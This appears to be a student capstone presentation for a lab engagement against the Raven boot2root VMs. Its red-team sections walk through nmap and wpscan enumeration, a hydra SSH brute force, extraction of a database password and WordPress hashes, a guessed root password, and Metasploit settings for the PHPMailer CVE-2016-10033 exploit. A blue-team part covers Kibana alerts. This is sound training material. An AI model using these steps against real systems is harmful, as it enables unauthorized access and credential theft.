

# FINAL ENGAGEMENT:

## Attack, Defense, & Analysis of a Vulnerable Network

- DEFENSIVE SECURITY: BLUE TEAM (Hugo Guzman)
- OFFENSIVE SECURITY: RED TEAM (Jedu Amoako-Atta & Erica Watkins)
- NETWORK SECURITY: WIRESHARK (JuVaughn Jones & Gary Robinson)

# DEFENSIVE ALERTS

FRONT-LINE PROTECTION

PRESENTED BY: HUGO GUZMAN

# Defensive Strategy

---

- What we learned from our previous assessment
- How these alerts contribute to our defense
- Why it's crucial to implement these alerts

# Alerts Implemented

# SSH Connection Alert

Name  
SSH

Indices to query  
packetbeat-\* × port × 22 ×

Time field  
@timestamp

Run watch every  
5 seconds

Match the following condition

WHEN count() GROUPED OVER top 10 'destination.port' IS ABOVE 5 FOR THE LAST 1 minute


| Port  | Count |
|-------|-------|
| 22    | 1900  |
| 53    | 5353  |
| 80    | 80    |
| 5353  | 5353  |
| 137   | 137   |
| 9200  | 9200  |
| 138   | 138   |
| 34012 | 34012 |

Perform 1 action when condition is met

Add action ▾

> Logging

# Brute Force Alert



# Wordpress Login Alert

Name  
wordpress/wp-login.php

Indices to query  
packetbeat-\*  
Time field  
@timestamp  
Run watch every  
5 seconds

Use \* to broaden your query.

Match the following condition

WHEN count() GROUPED OVER top 5 'url.path' IS ABOVE OR EQUALS 1 FOR THE LAST 30 seconds

The chart displays the count of events grouped by URL path over a 30-second window. The Y-axis represents the count, ranging from 0 to 4. The X-axis shows time from 01:46:00 to 01:48:15. A blue line shows the count for the top 5 paths. It remains at 1 until approximately 01:46:05, where it spikes to 3. It then returns to 1 until approximately 01:47:15, where it spikes again to 3, followed by another spike to 3 around 01:47:25, before returning to 1. The legend at the bottom indicates the blue line represents the path '/wordpress/wp-login.php'.

# OFFENSIVE PENTESTING

KALI PENTESTING EXPLOITS

PRESENTED BY: JEDU AMOAKO-ATTA & ERICA WATKINS

# RECONNAISSANCE & EXPLOITS FOR TARGET 1

PENETRATION TESTING EXPLOITS

PRESENTED BY: JEDU AMOAKO-ATTA

# Scan the Network & Identify IP Addresses

```
nmap 192.168.1.0/24
```

Reconnaissance stage:

- Used nmap to scan open ports to identify each machine's IP address and ports.

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-09 15:45 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00048s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
2179/tcp  open  vmsrdp
3389/tcp  open  ms-wbt-server
MAC Address: 00:15:5D:00:04:0D (Microsoft)

Nmap scan report for 192.168.1.100
Host is up (0.0017s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
9200/tcp  open  wap-wsp
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)

Nmap scan report for 192.168.1.105
Host is up (0.0017s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 00:15:5D:00:04:0F (Microsoft)

Nmap scan report for 192.168.1.110
Host is up (0.00076s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 00:15:5D:00:04:10 (Microsoft)

Nmap scan report for 192.168.1.90
Host is up (0.0000070s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
```

# RECONNAISSANCE SUMMARY

**IP:** 192.168.1.1

**Role:** Azure Host RDP

**Open Ports:** 135/msrpc, 139/netbios-ssn, 445/microsoft-ds, 2179/vmrdp, 3389/ms-wbt-server

**IP:** 192.168.1.100

**Role:** ELK Server

**Open Ports:** 22/ssh, 9200/wap-wsp

**IP:** 192.168.1.105

**Role:** Webserver/Capstone

**Open Ports:** 22/ssh, 80/http

**IP:** 192.168.1.90

**Role:** Kali Pentester

**Open Ports:** 22/ssh

**IP:** 192.168.1.110

**Role:** Target 1

**Open Ports:** 22/ssh, 80/http, 111/rpcbind, 139/netbios-ssn, 445/microsoft-ds

**IP:** 192.168.1.115

**Role:** Target 2

**Open Ports:** 22/ssh, 80/http, 111/rpcbind, 139/netios-ssn, 445/microsoft-ds

# Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

| Vulnerability                | Description  | Impact   |
|------------------------------|--|--|
| Brute Force                  | Web site is vulnerable to brute force attacks            | Was able to crack multiple passwords                         |
| Insecure Configuration Files | Configuration files are easily accessible                | Database passwords were retrieved from insecure config files |
| Password Policy              | Users are using weak passwords that are easily crackable | Were able to guess or brute force several passwords          |

# Enumerate the WordPress Site: Flag 1

```
root@Kali:~# wpscan --url http://192.168.1.110/wordpress --enumerate u
```



WordPress Security Scanner by the WPScan Team  
Version 3.8.2  
Sponsored by Automattic - <https://automattic.com/>  
@WPScan\_, @ethicalhack3r, @erwan\_lr, @firefart

```
[+] URL: http://192.168.1.110/wordpress/ [192.168.1.110]  
[+] Started: Wed Jul 8 19:28:32 2020
```

## Interesting Finding(s):

```
[+] Headers  
Interesting Entry: Server: Apache/2.4.10 (Debian)  
Found By: Headers (Passive Detection)  
Confidence: 100%
```

```
[+] XML-RPC seems to be enabled: http://192.168.1.110/wordpress/xmlrpc.php  
Found By: Direct Access (Aggressive Detection)  
Confidence: 100%  
References:  
- http://codex.wordpress.org/XML-RPC\_Pingback\_API  
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress\_ghost\_scanner  
- https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress\_xmlrpc\_dos  
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress\_xmlrpc\_login  
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress\_pingback\_access
```

```
[+] http://192.168.1.110/wordpress/readme.html  
Found By: Direct Access (Aggressive Detection)  
Confidence: 100%
```

```
[+] The external WP-Cron seems to be enabled: http://192.168.1.110/wordpress/wp-cron.php  
Found By: Direct Access (Aggressive Detection)  
Confidence: 60%  
References:  
- https://www.iplocation.net/defend-wordpress-from-ddos  
- https://github.com/wpscanteam/wpscan/issues/1299
```

```
[+] WordPress version 4.8.14 identified (Latest, released on 2020-06-10).  
Found By: Emoji Settings (Passive Detection)  
- http://192.168.1.110/wordpress/, Match: '-release.min.js?ver=4.8.14'  
Confirmed By: Meta Generator (Passive Detection)  
- http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.14'
```

```
[i] The main theme could not be detected.
```

```
[+] Enumerating Users (via Passive and Aggressive Methods)  
Brute Forcing Author IDs - Time: 00:00:00 → (10 / 10) 100.00% Time: 00:00:00
```


```
[i] User(s) Identified:
```

```
[+] steven  
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Confirmed By: Login Error Messages (Aggressive Detection)
```

```
[+] michael  
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Confirmed By: Login Error Messages (Aggressive Detection)
```

```
[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.  
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign-up
```

```
[+] Finished: Wed Jul 8 19:28:35 2020  
[+] Requests Done: 47  
[+] Cached Requests: 5  
[+] Data Sent: 11.046 KB  
[+] Data Received: 343.518 KB  
[+] Memory used: 108.922 MB  
[+] Elapsed time: 00:00:03
```



```
</footer>  
<!-- End footer Area -->  
<!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->  
<script src="js/vendor/jquery-2.2.4.min.js"></script>  
<script src="https://cdnjs.cloudflare.com/ajax/libs/pop
```

## Hack the SSH

Use a brute force tool like hydra to crack the password using the enumerated username and a wordlist.

```
root@Kali:~/Desktop# hydra -l michael -P /usr/share/wordlists/rockyou.txt -vV 192.168.1.110 -t 4 ssh
Hydra v9.0 (c) 2019 by van hauser/TMC - Please do not use in military or secret service organizations,
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-07-09 19:03:49
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries
[DATA] attacking ssh://192.168.1.110:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://michael@192.168.1.110:22
[INFO] Successful, password authentication is supported by ssh://192.168.1.110:22
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "12345" - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "123456789" - 3 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "password" - 4 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "iloveyou" - 5 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "princess" - 6 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "1234567" - 7 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "rockyou" - 8 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "12345678" - 9 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "abc123" - 10 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "nicole" - 11 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "daniel" - 12 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "babygirl" - 13 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "monkey" - 14 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "lovely" - 15 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "jessica" - 16 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "654321" - 17 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "michael" - 18 of 14344399 [child 1] (0/0)
[22][ssh] host: 192.168.1.110 login: michael password: michael
[STATUS] attack finished for 192.168.1.110 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-07-09 19:04:04
```

```
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Mon Jul  6 07:34:43 2020 from 192.168.1.90
michael@Raven:~$
```

```
find: `./var/spool/exim4': Permission denied
find: `./var/spool/cron/atjobs': Permission denied
find: `./var/spool/cron/crontabs': Permission denied
find: `./var/spool/cron/atspool': Permission denied
./var/www/flag2.txt
find: `./var/log/metricbeat': Permission denied
find: `./var/log/filebeat': Permission denied
find: `./var/log/samba': Permission denied
find: `./var/log/mysql': Permission denied
find: `./var/log/apache2': Permission denied
find: `./var/log/exim4': Permission denied
```

## Secure the User Shell: Flag 2

SSH into machine using cracked michael and password.

Then search machine using the command below to find flag 2.

**find / -iname flag\***

```
root@Raven:/# cat ./var/www/flag2.txt
Flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
```

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', ''');
```

## Find MySQL Database Password

Find the MySQL username and password by searching the wp-config file using the command below.

**nano wp-config.php**

# Hack MySQL & Dump WordPress Password Hashes

```
root@Raven:/# mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 37
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

```
mysql> show databases;
```

```
+-----+
| Database
+-----+
| information_schema
| mysql
| performance_schema
| wordpress
+-----+
4 rows in set (0.01 sec)
```

```
mysql> use wordpress;
```

```
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
```

```
Database: wordpress
mysql> show tables;
```

```
+-----+
| Tables_in_wordpress
+-----+
| wp_commentmeta
| wp_comments
| wp_links
| wp_options
| wp_postmeta
| wp_posts
| wp_term_relationships
| wp_term_taxonomy
| wp_termmeta
| wp_terms
| wp_usermeta
| wp_users
+-----+
12 rows in set (0.00 sec)
```

```
mysql> describe wp_users;
+-----+
| Field          | Type      | Null | Key | Default |
+-----+
| ID             | bigint(20) unsigned | NO   | PRI  | NULL    |
| auto_increment | int(11)    | YES  |      |          |
| user_login     | varchar(60)        | NO   | MUL  |          |
| user_pass      | varchar(255)       | NO   |      |          |
| user_nicename  | varchar(50)        | NO   | MUL  |          |
| user_email     | varchar(100)       | NO   | MUL  |          |
| user_url       | varchar(100)       | NO   |      |          |
| user_registered| datetime            | NO   |      | 0000-00-00 00:00:00 |
| user_activation_key | varchar(255) | NO   |      |          |
| user_status    | int(11)             | NO   |      | 0        |
| display_name   | varchar(250)       | NO   |      |          |
+-----+
10 rows in set (0.00 sec)
```

```
mysql> select user_login, user_pass from wp_users;
```

```
+-----+
| user_login | user_pass
+-----+
| michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0
| steven     | $P$Bk3VD9jsxx/loJogNsURgHiaB23j7W/
+-----+
2 rows in set (0.00 sec)
```

```
mysql> select concat_ws(':', user_login, user_pass) from wp_users;
```

```
+-----+
| concat_ws(':', user_login, user_pass)
+-----+
| michael:$P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0
| steven:$P$Bk3VD9jsxx/loJogNsURgHiaB23j7W/
+-----+
2 rows in set (0.00 sec)
```

Wordpress 5.4.2 is available! Please notify the site administrator.

## Edit Post [Add New](#)

### flag3

Permalink: <http://raven.local/wordpress/index.php/2018/08/13/flag3/> [Edit](#)

Add Media

Visual Text

Paragraph [Edit](#)

B I [Edit](#)

flag3{afc01ab56b50591e7dccf93122770cd2}

### Publish

Save Draft [Edit](#)

Status: Draft [Edit](#)

Visibility: Public [Edit](#)

Revisions: 2 [Browse](#)

Publish immediately [Edit](#)

[Move to Trash](#) Publish

## Crack Password Hashes & Login to WordPress: Flag3

- Crack password hashes with Crackstation.net
- Find Flag3 in draft post after logging into WordPress with cracked credentials.

# Escalate to Root: Flag4

```
michael@Raven:/$ su root
```

Password:

```
root@Raven:#
```

```
root@Raven:/# ls
bin dev home lib lost+found mnt proc run srv tmp vagrant vmlinuz
boot etc initrd.img lib64 media opt root sbin sys usr var
root@Raven:/# find / -iname flag+
root@Raven:/# find / -iname flag*
/var/www/flag2.txt
/root/flag4.txt
```

- For flag4 we escalated to root user using the **su root** command.
- Guessed the default password ‘toor’ and were granted access.
- From there we located the flag using an **ls** command then: **find / -iname flag\***.

```
root@Raven:/# cat /root/flag4.txt
```

```
flag4{715dea6c055b9fe3337544932f2941ce}
```

```
CONGRATULATIONS on successfully rooting Raven!
```

```
This is my first Boot2Root VM - I hope you enjoyed it.
```

```
Hit me up on Twitter and let me know what you thought:
```

```
@mccannwj / wjmccann.github.io
root@Raven:/#
```

# EXPLOITS FOR TARGET 2

PENETRATION TESTING FOR A HARDENED SYSTEM

PRESENTED BY: ERICA WATKINS

# Critical Vulnerabilities: Target 2

Our assessment uncovered the following critical vulnerabilities in **Target 2**.

| Vulnerability                    | Description                                       | Impact  |
|----------------------------------|---|---|
| Directory Listing                | Web directory listings available online           | Allows unauthorized access to directories & files |
| PHPMailer RCE:<br>CVE 2016-10033 | Allows extra parameters in mailSend function      | Allows execution of code including a user shell   |
| Privilege Escalation             | Gained through default username/password for root | Allows root access                                |

# Enumerate the Web Server for Raven2

```
root@Kali:~# wpscan --url http://192.168.1.115/wordpress
  \  ^__^
   \  V__V
    )\/----(
     ||----w |
     ||-----|
WordPress Security Scanner by the WPScan Team
Version 3.8.2
Sponsored by Automattic - https://automattic.com/
 @_WPSan_, @ethicalhack3r, @erwan_lr, @firefart

[+] URL: http://192.168.1.115/wordpress/ [192.168.1.115]
[+] Started: Sun Jul  5 21:31:00 2020

Interesting Finding(s):

[+] Headers
  Interesting Entry: Server: Apache/2.4.10 (Debian)
  Found By: Headers (Passive Detection)
  Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.1.115/wordpress/xmlrpc.php
  Found By: Direct Access (Aggressive Detection)
  Confidence: 100%
  References:
    - http://codex.wordpress.org/XML-RPC_Pingback_API
    - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
    - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
    - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
    - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] http://192.168.1.115/wordpress/readme.html
  Found By: Direct Access (Aggressive Detection)
  Confidence: 100%

[+] Upload directory has listing enabled: http://192.168.1.115/wordpress/wp-content/uploads/
  Found By: Direct Access (Aggressive Detection)
  Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://192.168.1.115/wordpress/wp-cron.php
  Found By: Direct Access (Aggressive Detection)
  Confidence: 60%
  References:
    - https://www.iplocation.net/defend-wordpress-from-ddos
    - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.8.14 identified (Latest, released on 2020-06-10).
  Found By: Emoji Settings (Passive Detection)
    - http://192.168.1.115/wordpress/, Match: '-release.min.js?ver=4.8.14'
  Confirmed By: Meta Generator (Passive Detection)
    - http://192.168.1.115/wordpress/, Match: 'WordPress 4.8.14'

[!] The main theme could not be detected.

[+] Enumerating All Plugins (via Passive Methods)

[!] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
  Checking Config Backups - Time: 00:00:00 ━━━━━━━━━━━━━━━━ (21 / 21) 100.0%
  [!] No Config Backups Found.

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
  [!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign-up

[+] Finished: Sun Jul  5 21:31:03 2020
[+] Requests Done: 44
[+] Cached Requests: 4
[+] Data Sent: 9.973 KB
[+] Data Received: 118.305 KB
[+] Memory used: 167.535 MB
[+] Elapsed time: 00:00:03
```

## Reconnaissance Stage:

- Wpscan finds directory listing for **/upload** directory.

# Enumerate the Web Server for Raven2

## Reconnaissance Stage:



- Nmap using nse http-enum script
- Finds directory listing for **/vendor** directory.

```
root@Kali:~/Desktop# nmap -v --script http-enum.nse 192.168.1.115
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-10 14:03 PDT
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 14:03
Completed NSE at 14:03, 0.00s elapsed
Initiating ARP Ping Scan at 14:03
Scanning 192.168.1.115 [1 port]
Completed ARP Ping Scan at 14:03, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 14:03
Completed Parallel DNS resolution of 1 host. at 14:03, 0.07s elapsed
Initiating SYN Stealth Scan at 14:03
Scanning 192.168.1.115 [1000 ports]
Discovered open port 111/tcp on 192.168.1.115
Discovered open port 22/tcp on 192.168.1.115
Discovered open port 445/tcp on 192.168.1.115
Discovered open port 80/tcp on 192.168.1.115
Discovered open port 139/tcp on 192.168.1.115
Completed SYN Stealth Scan at 14:03, 0.07s elapsed (1000 total ports)
NSE: Script scanning 192.168.1.115.
Initiating NSE at 14:03
Completed NSE at 14:03, 1.57s elapsed
Nmap scan report for 192.168.1.115
Host is up (0.0010s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
        http-enum:
          /wordpress/: Blog
          /wordpress/wp-login.php: Wordpress login page.
          /css/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
          /img/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
          /js/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
          /manual/: Potentially interesting folder
          /vendor/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 00:15:5D:00:04:11 (Microsoft)

NSE: Script Post-scanning.
Initiating NSE at 14:03
Completed NSE at 14:03, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 2.31 seconds
Raw packets sent: 1001 (44.028KB) | Rcvd: 1001 (40.048KB)
```

# Exploitation: Directory Listings

- Used nmap finding of **/vendor**
  - Found flag1
- Used wpscan finding of **/wp-content/uploads**
  - Found flag3



| Name   | Last modified    | Size | Description |
|--|------------------|------|-------------|
| <a href="#">Parent Directory</a>               |                  | -    |             |
| <a href="#">LICENSE</a>                        | 2018-08-13 07:56 | 26K  |             |
| <a href="#">PATH</a>                           | 2018-11-09 08:17 | 62   |             |
| <a href="#">PHPMailerAutoload.php</a>          | 2018-08-13 07:56 | 1.6K |             |
| <a href="#">README.md</a>                      | 2018-08-13 07:56 | 13K  |             |
| <a href="#">SECURITY.md</a>                    | 2018-08-13 07:56 | 2.3K |             |
| <a href="#">VERSION</a>                        | 2018-08-13 07:56 | 6    |             |
| <a href="#">changelog.md</a>                   | 2018-08-13 07:56 | 28K  |             |
| <a href="#">class.phpmailer.php</a>            | 2018-08-13 07:56 | 141K |             |
| <a href="#">class.phpmaileroauth.php</a>       | 2018-08-13 07:56 | 7.0K |             |
| <a href="#">class.phpmaileroauthgoogle.php</a> | 2018-08-13 07:56 | 2.4K |             |
| <a href="#">class.pop3.php</a>                 | 2018-08-13 07:56 | 11K  |             |
| <a href="#">class.smtp.php</a>                 | 2018-08-13 07:56 | 41K  |             |
| <a href="#">composer.json</a>                  | 2018-08-13 07:56 | 1.1K |             |
| <a href="#">composer.lock</a>                  | 2018-08-13 07:56 | 126K |             |
| <a href="#">docs/</a>                          | 2018-08-13 07:56 | -    |             |

**flag3{a0f568aa9de277887f37730d71520d9b}**

# Remote Code Execution: CVE 2016-10033

```
msf5 exploit(multi/http/phpmailer_arg_injection) > set rhosts 192.168.1.115
rhosts => 192.168.1.115
msf5 exploit(multi/http/phpmailer_arg_injection) > set targeturi /contact.php
targeturi => /contact.php
msf5 exploit(multi/http/phpmailer_arg_injection) > set triggeruri /
triggeruri =>
msf5 exploit(multi/http/phpmailer_arg_injection) > set web_root /var/www/html
web_root => /var/www/html
```

```
